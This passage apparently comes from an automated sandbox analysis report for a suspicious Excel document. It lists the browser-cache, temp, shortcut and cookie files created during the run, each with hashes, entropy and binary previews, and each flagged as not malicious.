9pt;..}.....launchInternetOptionsBu

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\aU[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	295692
Entropy (8bit):	5.999895151950664
Encrypted:	false
SSDEEP:	6144:877OaZwLrJ7qzY+GmnafkVKAXk06rNyVv:8GaYrJ7gGmafWK4k7Av
MD5:	EF66608D57E33E228DE3CD126B76DA0A
SHA1:	C269F615676D16085784F261A12F5F7D2AF4F107
SHA-256:	8319950849ECF18F77FFEB50E4EFCC817A9BD4132B8620444522454D0EC84261
SHA-512:	C64FF6C8F84CC95B96D9598D14466A0026690093F0DB48B7675849511B807AED50DE195C53D4FF3DFAD471F1F7FF6CDDDAD53CB5B9DE791CEF30AE569D65849
Malicious:	false
Preview:	p1kTy18hM3gcANzilINMVJWdUP4AbxDka8lVGBACN+HkZxzdIOi86DoUwglmVgw+C2hSJ8vMJ7pFbsOA+NU6LXB+5a7NBI2Ts6gqseHtqUUwlHfNa9EmNducBHl28ZEYEtcGeN5QLiFGq2h4ls6mhU5OY2JVrJIZTB/cFrZh0qUeTT0yr2qZtc5F7cCb2m1NiBKmh0T57KFmLiUp0585/91NMEWkgjcLtGFwVGYZQgxUNT/YsxHUniamAUc43gdVi1/3/ApsRsUWRvHngA24E/U/3OStIf8gU8aq+nCuvorB1hjNs7TZ2FyYN5dZQuLI/N+Nag2wEUlhy+F9EJOKgtgu3FZXQnCnKpCdecUPuZE+lYPttwdEkFr986sCY0zYmcT3MF2oiJHZq5TzbMAEJdzYB9rgjFGzLMEjVy4KNZLBycL0weBKCn1D7z5zmUSmZ3YdzWWTU+ReK90KvhybrJVuFLdM839RPOvK/YwyKhKMJpfwerOX194MsmVJD39uMQ3KinpfqKg76Alecc2pFzEl4fEQYVFtxmvhEWpTp/CUsjPAw0bLaHxKvdrE7zjpKexCWdMuHTjUDJok+WKKX7bzUnUMjOH1eeXCNxZH92WioAL+2zbhSRgMjfQDwjO33afPrw0RxNo+8ezSHkCGD8D+sGqg/07MJq6J2SEi2Qz4yGxXNtCVDwEI9w72QDNaOfET8g/N6R9D86Y9KXnHS4S0f0L3YFeUMVsk2h7hDEnaVA20Q5mT1zHQbEd2QutBuDk59vKPTDdhNoo65kDJrVOaUXRcZFOVUYyRluwbpp+GQVeFhUGkLt+FKYYeoUCED7Cu1jucX8KHOVcgVOYc9hQUYk+bGCW3e4jGwrOPmOnLRFjPp4cRzpiAbZaiiqS7PLgDzYDPipE6Nk0fh+HYD8KcUOZpdHLpYxFHWBQ6QlUruykrlmdSPrI/an9A9RfOWmxQfZ7iZD9JCBLVWq45CWD8+dH+DWTAJiSU2Ls

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\bLULVERLX4vU6bjspboNMw9vl_0.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	very short file (no magic)
Category:	downloaded
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3A99
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/bLULVERLX4vU6bjspboNMw9vl_0.gz.js
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eaMqCdNxIXjLc0ATep7tsFkfmSA.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2678
Entropy (8bit):	5.2826483006453255
Encrypted:	false
SSDEEP:	48:5sksiMwg1S0h195DlYt/5ZS/wAtKciZIgDa4V8ahSuf/Z/92zBDZDNJC0x0M:yklg1zbed3SBkdZYcZGVFNJCRM
MD5:	270D1E6437F036799637F0E1DFBDCAB5
SHA1:	5EDC39E2B6B1EF946F200282023DEDA21AC22DDE
SHA-256:	783AC9FA4590EB0F713A5BCB1E402A1CB0EE32BB06B3C7558043D9459F47956E
SHA-512:	10A5CE856D909C5C6618DE662DF1C21FA515D8B508938898E4EE64A70B61BE5F219F50917E4605BB57DB6825C925D37F01695A08A01A3C58E5194268B2F4DB3D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eaMqCdNxIXjLc0ATep7tsFkfmSA.gz[1].js	
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/eaMqCdNxIXjLc0ATep7tsFkfmSA.gz.js
Preview:	var IPv6Tests;(function(n){function c(t){var r,c,o,l,f,s,i,a,v;try{if(y(),t==null||t.length==0)return;if(r=sj_cook.get(n.ipv6testcookie,n.ipv6testcrumb),r!=null&&r=="1"&&!u)return;if(c=sj_cook.get(n.ipv6testcookie,n.iptypecrumb),r!=null&&c&&u&&(o=Number(r),l=(new Date).getTime(),o!=NaN&&o>l))return;if(f=_d.getElementsByTagName("head")[0],!f)return;if(s="ipV6TestScript"+t,i=sj_ce("script",s),i.type="text/javascript",i.async=!0,i.onerror=function(){Log.Log("ipv6test","IPv6Test Dom_ "+t,"IPv6TestError",!1,"Error","JSONP call resulted in error.")},a=_ge(s),a&&f)return;f.insertBefore(i,f.firstChild);i.setAttribute("src",_w.location.protocol+"//"+t+".bing.com/ipv6test/test");e&&p();v=u?(new Date).getTime()+h:"1";sj_cook.set(n.ipv6testcookie,n.ipv6testcrumb,v.toString(),!1)}catch(w){Log.Log("ipv6test","Dom_ "+t,"IPv6TestError",!1,"Error","Failed to make JSONP call. Exception - "+w.message)}}function l(t){if(!t){Log.Log("ipv6test","IPv6TestResponseError","IPv6TestError",!1,"Error","Got null re

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\th[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 1920x1080, frames 3
Category:	dropped
Size (bytes):	127862
Entropy (8bit):	7.96735917045194
Encrypted:	false
SSDEEP:	3072:YB3icIU4YTy24rPbyhm07PobCiQA2fUv2C+7j/PfLiTDl:YBLerPefqCPA2fU6fHzgl
MD5:	491A458E6F6F1D2401736FA3664C879F
SHA1:	644C1117DEF371161F50B976E1C488CDA4E53249
SHA-256:	4C5E4903AFEC54420DF9BB21BE2730A13D2D9894599E0C57A7DFE6D8701283F7
SHA-512:	66EE3DBD5B064BFE9FBAD8B57571632D6BDA5DB495A0398EA1F6989734C026B954576D2B17B7C40DE5B99162FFF14138829717C4A5D2B851765878107E29DE8(
Malicious:	false
Preview:	......JFIF.....C..... ...&&))&&87778>>>>>>>>>>...C.....'.....'#% %#++"++55355>>>>>>>>>>.....8...."..... .....!1.AQ."2aq..B..#R.br.....3C...$S..4c.%D..s..T.d.....8.....!..1AQa"q....2..B..R...#b.3r..C.....?..q..W..i.A.[...}.....9.&....5F...f. .5V..I..z.....#..rz..j.U.Xa.. g.*..*Qw..j.y...`.....`..ua.."5.$..CU.....4Y..T..m..B...(d{U..dXr..sC.*.CP.X..)e.I.JnY..Z*.....I.a.9P."...K.\v.b..;.hM...V..hck.4..T..b s;E^. ..]E5r.*L..e3.\ .)...'O&.f'C.W...}.V.>F.... .).7*.'bb(.7#.[*..3<.`.yU Rb.X..0....i"6..<.GZM]).s.....T.I2|....(X~..5@..(...jkU4B.Q5.RH..5.K.57.C.")D...UCQ..`..B...5..A.Z.F....i.#z.A...Mz.E. ..`..S.UR. [..I=h(...0.N.ygcC...T5a.1@T.-.F.3j6.m.39V.Bg.h..s..j..3..<.CA.&... .u...#Y...e.U...dT...A[8....&.J.&.hd.T.R..WR.&.j....T.'.I5uQP.....y.....0.i.).t.0DVZ6..c:../

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\urlblockindex[1].bin	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	downloaded
Size (bytes):	16
Entropy (8bit):	1.6216407621868583
Encrypted:	false
SSDEEP:	3:PF/l:
MD5:	FA518E3DFAE8CA3A0E495460FD60C791
SHA1:	E4F30E49120657D37267C0162FD4A08934800C69
SHA-256:	775853600060162C4B4E5F883F9FD5A278E61C471B3EE1826396B6D129499AA7
SHA-512:	D21667F3FB081D39B579178E74E9BB1B6E9A97F2659029C165729A58F1787DC0ADADD980CD026C7A601D416665A81AC13A69E49A6A2FE2FDD0967938AA645C0
Malicious:	false
IE Cache URL:	http://https://r20swj13mr.microsoft.com/ieblocklist/v1/urlblockindex.bin
Preview:	.p.J2.....

C:\Users\user\AppData\Local\Temp\05CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	86265
Entropy (8bit):	7.896808340874942
Encrypted:	false
SSDEEP:	1536:BFlnA+3D5XUYz/wBf8orsEwHKynWLmArf7WtfHR1ijrvWf46rtvpnn3:BLA+tDzPjEwqtD3Wt51ijKA6rtvpn3
MD5:	A1B85AF4D6BF5C18D25EBDD1CAB5460B
SHA1:	0C941E1C9BBF962E587B3F82927933997681E4C3
SHA-256:	5DF68595A5799CE76F9CC4B968D862132EBCB8F4188043DC6946A222E4E9E6CC
SHA-512:	7A039111E07EF81061C587112EDE4A4CBD43BCC74D7999D2249FC7E7EFDE0B34BC59ACF7D02C9EE14353F094B7EEBCC79D5AC867B0E6D9EDD13515E00B4C0 C0
Malicious:	false
Preview:	...n.0.E.....D'...,g...&@....c.0_ .....eEm...t....4._m...1D.l...+..'.mj.....J..b.....c,....).K.h.@..GK++..$....A..A~>.]p.lB..5.b..W.Sq...;'KeYq../.j..k% .Q.l...t...(.x2$]E..dl.....S.."....6 {Le..|.pE@..JFl.9TT..[..7...B^y;...60(.....7....^:.....0M,q#PW]b.....FZ.e_..!u..w_g...>$../w.....\|.Fh..d3C....{p..z..nH.Oy.....-G.}~\|.;...c.j..r=.....>..h>....#>d..l..?>.{/4....uK.....t..i... .#...O7..jsu.I.CR8..C.l ..?..w.a>.$..l.....PK.....!....M....~.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabCD4F.tmp

C:\Users\user\AppData\Local\Temp\CabCD4F.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....itNs.\....s...,f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarCD50.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....21030306285 5Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\~DF0AFF9FFD650E40F3.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	1.3539016029980147
Encrypted:	false
SSDEEP:	24:3NlLONlLYG8FnNIlkNIIGvG8VnNlojBqXNlojB6G8ZnNlWjB0DeAPeD0o:LyYGW4vGvGO4VqIV6GamVceAPeD0o
MD5:	7DD3ED59BC394663EBB89A84B0DFA4D6
SHA1:	43A22E6B94E43C43EC73791F45B95478ABD40523
SHA-256:	DD85C1DAD47C5D231FB395A97187872788D0A78BA6146263F313F918A5F3B60D
SHA-512:	8D77597ACD26458B186638B6AC74745B8BBA7073C34796CC7D28F0D6E4244C2C59D1328F8D677540E07DEE07C111352EF526ACE5A2B18C2FF1E98F045C8674A
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....p...5).....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF0D3E41F0F821E6BD.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	52910
Entropy (8bit):	2.686103701011906
Encrypted:	false
SSDEEP:	192:Lyrvz9+V3qrAhpAJlgJ6NVdUzlOJ6NVdulSHM8HaEHKzK3xzK3WmzK3nc/EHKzKK:Lyrvz9+V3qshpAJlPezl1szd0Ci+0w7R
MD5:	4E805E6011F64AF94C60C3A120737746

C:\Users\user\AppData\Local\Temp\~DF0D3E41F0F821E6BD.TMP	
SHA1:	AA8C775DFA54A557C508048464FEE8E1D0C82DBE
SHA-256:	7115A7C1E1DEB59C40DEA309B3768D2C5E1C9C5720D12B1BB0C9C9FD33709A1F
SHA-512:	D54F3CB121497DCC86EF31E968C5C2146D2E93888FD2F17D836F5FFD77D42275AE83691BB8A09C0D9099C06739E541BF925902C1B3B99F9EB46500D4F41B272
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....}.5).....K.j.j.a.q.f.a.j.N.2.c. 0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF0F9755593861B3EA.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12777
Entropy (8bit):	2.8403711874399677
Encrypted:	false
SSDEEP:	48:Lykled1hG9pnTQeP/3nr7fnpt2+/T7ioVvGtled1hG9pnTQeP/3nr7fnpt2+/T7t:LykYs/TpPvGtYs/Tpe9Us/Tp03
MD5:	D7EEBFF889CDE3E00738715C258A397D
SHA1:	3B776CFFCE0C921703FD1362ECC4526CC5361303
SHA-256:	0CB2117A776EE83CAE3FEBBE393050A812F0751601EB067E7C288658617DD5DB
SHA-512:	CCC1BA84FE710FF82D34F26115CC99818AF391CA4D656A3A525248724E1825C0C4CF4B3278F67A923420E511C558147E5D3FC5FF7D492C0315D472384E1AC7A6
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....X.....Y....,.....l...`:.....p...`:.....O....E..... .....P.....Q...`-.....\....,.....m...`:.....s..... .....]....,.....n...`:.....t.....!.....^....,.....

C:\Users\user\AppData\Local\Temp\~DF2ABEE36455B94053.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	1.3340299621024738
Encrypted:	false
SSDEEP:	48:LyiGQOvGvGgXOzqIzXoQzgyPNyZ8ZiUHMeMbiHchAzxo:LySOvGbXOeI7oQXm
MD5:	39319E69662DD698F77443F10D8DE90F
SHA1:	5E2B96D3EDFF6D606B394FA108591165C59827CC
SHA-256:	62F18E2C2E39E4F12D140A33CA5B9A91B3BC265EBB7DA6D951AE3DD92773ABF1
SHA-512:	CE1961208999E463DAD89024E8F68B69509DD1D6457D806E5DFFF54BFD26B8878119CF7D10066CB4B3925EB4E5FCC9714739FD353F3D4E05DF20CC117E72BB6
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....`...5).....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF41F1857FFE330BCF.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39705
Entropy (8bit):	1.1374163932348582
Encrypted:	false
SSDEEP:	192:LyvvE95VBq12g2K0LiH7ib47iKiU3iUniU9:LyvvE95VBq12g2K0+tj131n19
MD5:	9CF824A74CB688F8742FCCA97596BF68
SHA1:	72600CDE2CF6918FB40BB0673ED80A61ED29A963
SHA-256:	D1B86B0F25791A0DBA04D8F347853F90E37A949C938A521CE3019480371FBA9C
SHA-512:	0B096E772211024F6BD533700C3FFDC1E1D144E10DF59BD7D5EB2439105BF2FF613BF7AFF7037139A3A885160543D7832AB0FC9C6D1F1E879C7935EC70F59239
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....0..5).....K.j.j.a.q.f.a.j.N.2.c. 0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF56A129262371E0A4.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Temp\~DF56A129262371E0A4.TMP	
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	1.3536496696114948
Encrypted:	false
SSDEEP:	24:3NlLONlLyG8V/VNlIkNlIGvG8dOKR/VNlo+qXNlo+6G85OKR/VNlW+5358349o:LyyGuGvGvGoBm+ql+6GMBY+5358349o
MD5:	2463EEB6D8405B7E9F422FF13474E296
SHA1:	3754A1CD0B37FE1908324CE0061A7D8C11F36856
SHA-256:	FC8F8200DA0E69853D90343CBE271573D86A150C58A87741D8A0C6AA7A12EC30
SHA-512:	8FBBA3B3CC349F1010598D1BE398F2231A64108EAA3A421461B0B10DAA43E8BCE75C459F88E476104741093F2B47FF9AC0BE5E99B4E6F6B58430A19B638A4ACB
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....5).....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF7CF03B8C0F417635.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39713
Entropy (8bit):	2.1778390061614954
Encrypted:	false
SSDEEP:	384:LyEvmw695V4keP4icqQudugOJuB8Quj9B/:/kLAskg
MD5:	16840F0D4CB6DD59FE5561CA56322C60
SHA1:	08B45E6747958CC71D1444E5E64A6CAF676F6D57
SHA-256:	F22E6C3AB55C5F739B1464366C85C696617A0F08F3B76CF2D8919FE9B5C8597D
SHA-512:	5CED96135B86370588DFEB9947BE95BA320F20610652066004FD0746F8DB176D11549FD1BE9CAD1D1F0972B63936E93F2ACED3C6E0CD2D8D15059C39104B80A
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....p`!.5).....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DFFB4690FF7436F266.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39625
Entropy (8bit):	1.7826440638069097
Encrypted:	false
SSDEEP:	192:LyAvNg9MqVLrq1lFEw9J9j3D7ib47idq62:LyAv29DVLrq1l+w9J9j3Dtkq62
MD5:	2999D124D0405742B924696882D96A1B
SHA1:	AA7583429104B31E8722A9A646986E388AD6A572
SHA-256:	1C267DECC5ACAAEC9A2D193BC79671D821E8D0B2D583AEB907AE2C9BA0DB1FFE
SHA-512:	FBC13A8F89ACA1D4FC9BA4AB7CF753EA35F2804FE97FC3A45A13EBA63B1839E4F28A09543FA31F883FF9836868ED9E2FDAFA33AA7BE8E7CBF808F7A87F3ECF4E
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... D .5).....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sun Apr 4 08:32:35 2021, atime=Sun Apr 4 08:32:35 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.472745579151681
Encrypted:	false
SSDEEP:	12:85QzH7LgXg/XAlCPCHaXgzB8IB/0hLX+WnicvbUbDtZ3YilMMEpxRljKGwyTdJP8:85Y/XTwz6ISLYe0Dv3qHwqrNru/
MD5:	AB70CF2C1FB5C36411C341328129008C
SHA1:	D9E96627590E5B0944D95100B653E0C8EABFDE95
SHA-256:	93ABA9227FAAEAB9488D2CE72ABDD1AC880A25D28FC225382C8CD6025753896D

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
SHA-512:	A30B8F962A28D3B87991B8FD51D1912373A88CBE1E136ACFB59523726AB922740ADA7ADF758B6D4D060A0C365E091AACBB49E3825279F9D75D60ECB0926E785
Malicious:	false
Preview:	L.....F.....7G..*.Yr5)..*.Yr5)...0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R.L..Desktop.d.....QK.X.R.L*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\579569\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....579569.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1771131239.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Sun Apr 4 08:32:35 2021, atime=Sun Apr 4 08:32:36 2021, length=185344, window=hide
Category:	dropped
Size (bytes):	2118
Entropy (8bit):	4.515203837585488
Encrypted:	false
SSDEEP:	48:83n/XT3lnLNKa9HTQh23n/XT3lnLNKa9HTQ/:8X/XLlnL3HTQh2X/XLlnL3HTQ/
MD5:	D7474DBA50C30E8355BE2EA0AD9C8668
SHA1:	413FD0BC83D0F279913E9516ED0E22271B8EAF96
SHA-256:	168A9ED0FE913C1A89BFD1BDCA958ABA5AA9E329BCD204D1A3823CF4B048BAC2
SHA-512:	17BC9E0B43D3E9D48C35A62CCCEB21E64A2B83B85412D9BBCD7620A342EB9361F2511B1B249F2A17A359994A91E7F299107AA9F8275C373AADCBB209EA164F04
Malicious:	false
Preview:	L.....F.... .....{..*.Yr5)...qr5).....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R.L .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.7.7.1.1.3.1.2.3.9...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\579569\Users.user\Desktop\document-1771131239.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.7.7.1.1.3.1.2.3.9...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....579569.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	110
Entropy (8bit):	4.70997209947527
Encrypted:	false
SSDEEP:	3:oyBVomMY9LRIx6FFoZELRIx6FFomMY9LRIx6FFov:dj6Y9LexoFSELexoF6Y9LexoFy
MD5:	DBA8375B934F9FF2193CE2ABFF1CCECD
SHA1:	429A63989BCFF0D8F3BEDF1D8625F12E84A14D76
SHA-256:	B0DC3D292178F4ECA57DEF8872E1E9984995AB51D2780EC1EC14F1EC9B46291A
SHA-512:	7E359BA235D889B312D70F56EA67E21DE021C5F896942A8BC8E0EC3E7C2DA1BB8CFB5E0B3754C48370BCD677AD1EC89E9678F163B14C28BBEEF2A0BDDA90E3FD
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1771131239.LNK=0..document-1771131239.LNK=0..[xls]..document-1771131239.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\14HKUKTQ.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	235
Entropy (8bit):	4.492392370937366
Encrypted:	false
SSDEEP:	6:yLUQB9ZWVXBBW2uWTczq396zMgXNqW2uWTczq3TOW3ooVXBBW2uWTSgRH:yVBrW9BHtcuhgX6tcuydo9BHtLRH
MD5:	1C154F4CE257332C640EC6DAC56543DE
SHA1:	EC59E9B3917867E1B72CD2A52438F51359213D62
SHA-256:	54CCBF0958FEC1BFA1B0B1A05A0E893A108EAE8EB376C91A4244CB833780A370
SHA-512:	B3328E4415BF30918572C5B51556322EDA06C631CBA237F048F8324EA47F56EBE7939767A553EA0D216179F2B450675A291C7C97053A7BCDBF0AC72E080F3A01
Malicious:	false
